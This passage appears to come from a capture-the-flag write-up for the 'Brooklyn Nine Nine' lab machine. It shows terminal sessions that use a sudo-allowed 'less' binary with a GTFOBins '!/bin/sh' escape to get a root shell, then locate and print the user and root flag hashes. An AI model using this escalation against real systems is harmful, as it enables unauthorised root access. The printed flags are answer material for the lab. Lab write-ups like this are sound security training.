brooklyn99.jpg  index.html  photo.jpg
jake@brookly_nine_nine:/var/www/html$ sudo -l
Matching Defaults entries for jake on brookly_nine_nine:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jake may run the following commands on brookly_nine_nine:
    (ALL) NOPASSWD: /usr/bin/less
jake@brookly_nine_nine:/var/www/html$ sudo less /etc/profile
# whoami
root
# ls
brooklyn99.jpg  index.html  photo.jpg
# 
```

Elevating my privileges was simple too. I noticed an image file called `photo.jpg` and decoding the message inside this file returned `StillNoob was here`.




Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo less /etc/profile
!/bin/sh
```


But that did not help. Running `sudo -l` shows `less` can be used for PE. I used the command above from GTFOBins to gain a root shell on the machine.

Flags



```
jake@brookly_nine_nine:/$ find / -name "user.txt" 2>/dev/null
/home/holt/user.txt
jake@brookly_nine_nine:/$ cd /home
jake@brookly_nine_nine:/home$ ls
amy  holt  jake
jake@brookly_nine_nine:/home$ cd holt
jake@brookly_nine_nine:/home/holt$ ls
nano.save  user.txt
jake@brookly_nine_nine:/home/holt$ ls -lah
total 48K
drwxr-xr-x 6 holt holt 4.0K May 26  2020 .
drwxr-xr-x 5 root root 4.0K May 18  2020 ..
-rw------- 1 holt holt   18 May 26  2020 .bash_history
-rw-r--r-- 1 holt holt  220 May 17  2020 .bash_logout
-rw-r--r-- 1 holt holt 3.7K May 17  2020 .bashrc
drwx------ 2 holt holt 4.0K May 18  2020 .cache
drwx------ 3 holt holt 4.0K May 18  2020 .gnupg
drwxrwxr-x 3 holt holt 4.0K May 17  2020 .local
-rw-r--r-- 1 holt holt  807 May 17  2020 .profile
drwx------ 2 holt holt 4.0K May 18  2020 .ssh
-rw------- 1 root root  110 May 18  2020 nano.save
-rw-rw-r-- 1 holt holt   33 May 17  2020 user.txt
jake@brookly_nine_nine:/home/holt$ cat user.txt
ee11cbb19052e40b07aac0ca060c23ee
jake@brookly_nine_nine:/home/holt$ 
```

The user.txt flag is located inside `holt` home directory.



```
# cd /root
# ls
root.txt
# cat root.txt
-- Creator : Fsociety2006 --
Congratulations in rooting Brooklyn Nine Nine
Here is the flag: 63a9f0ea7bb98050796b649e85481845

Enjoy !!
# 
```

The root.txt flag answer.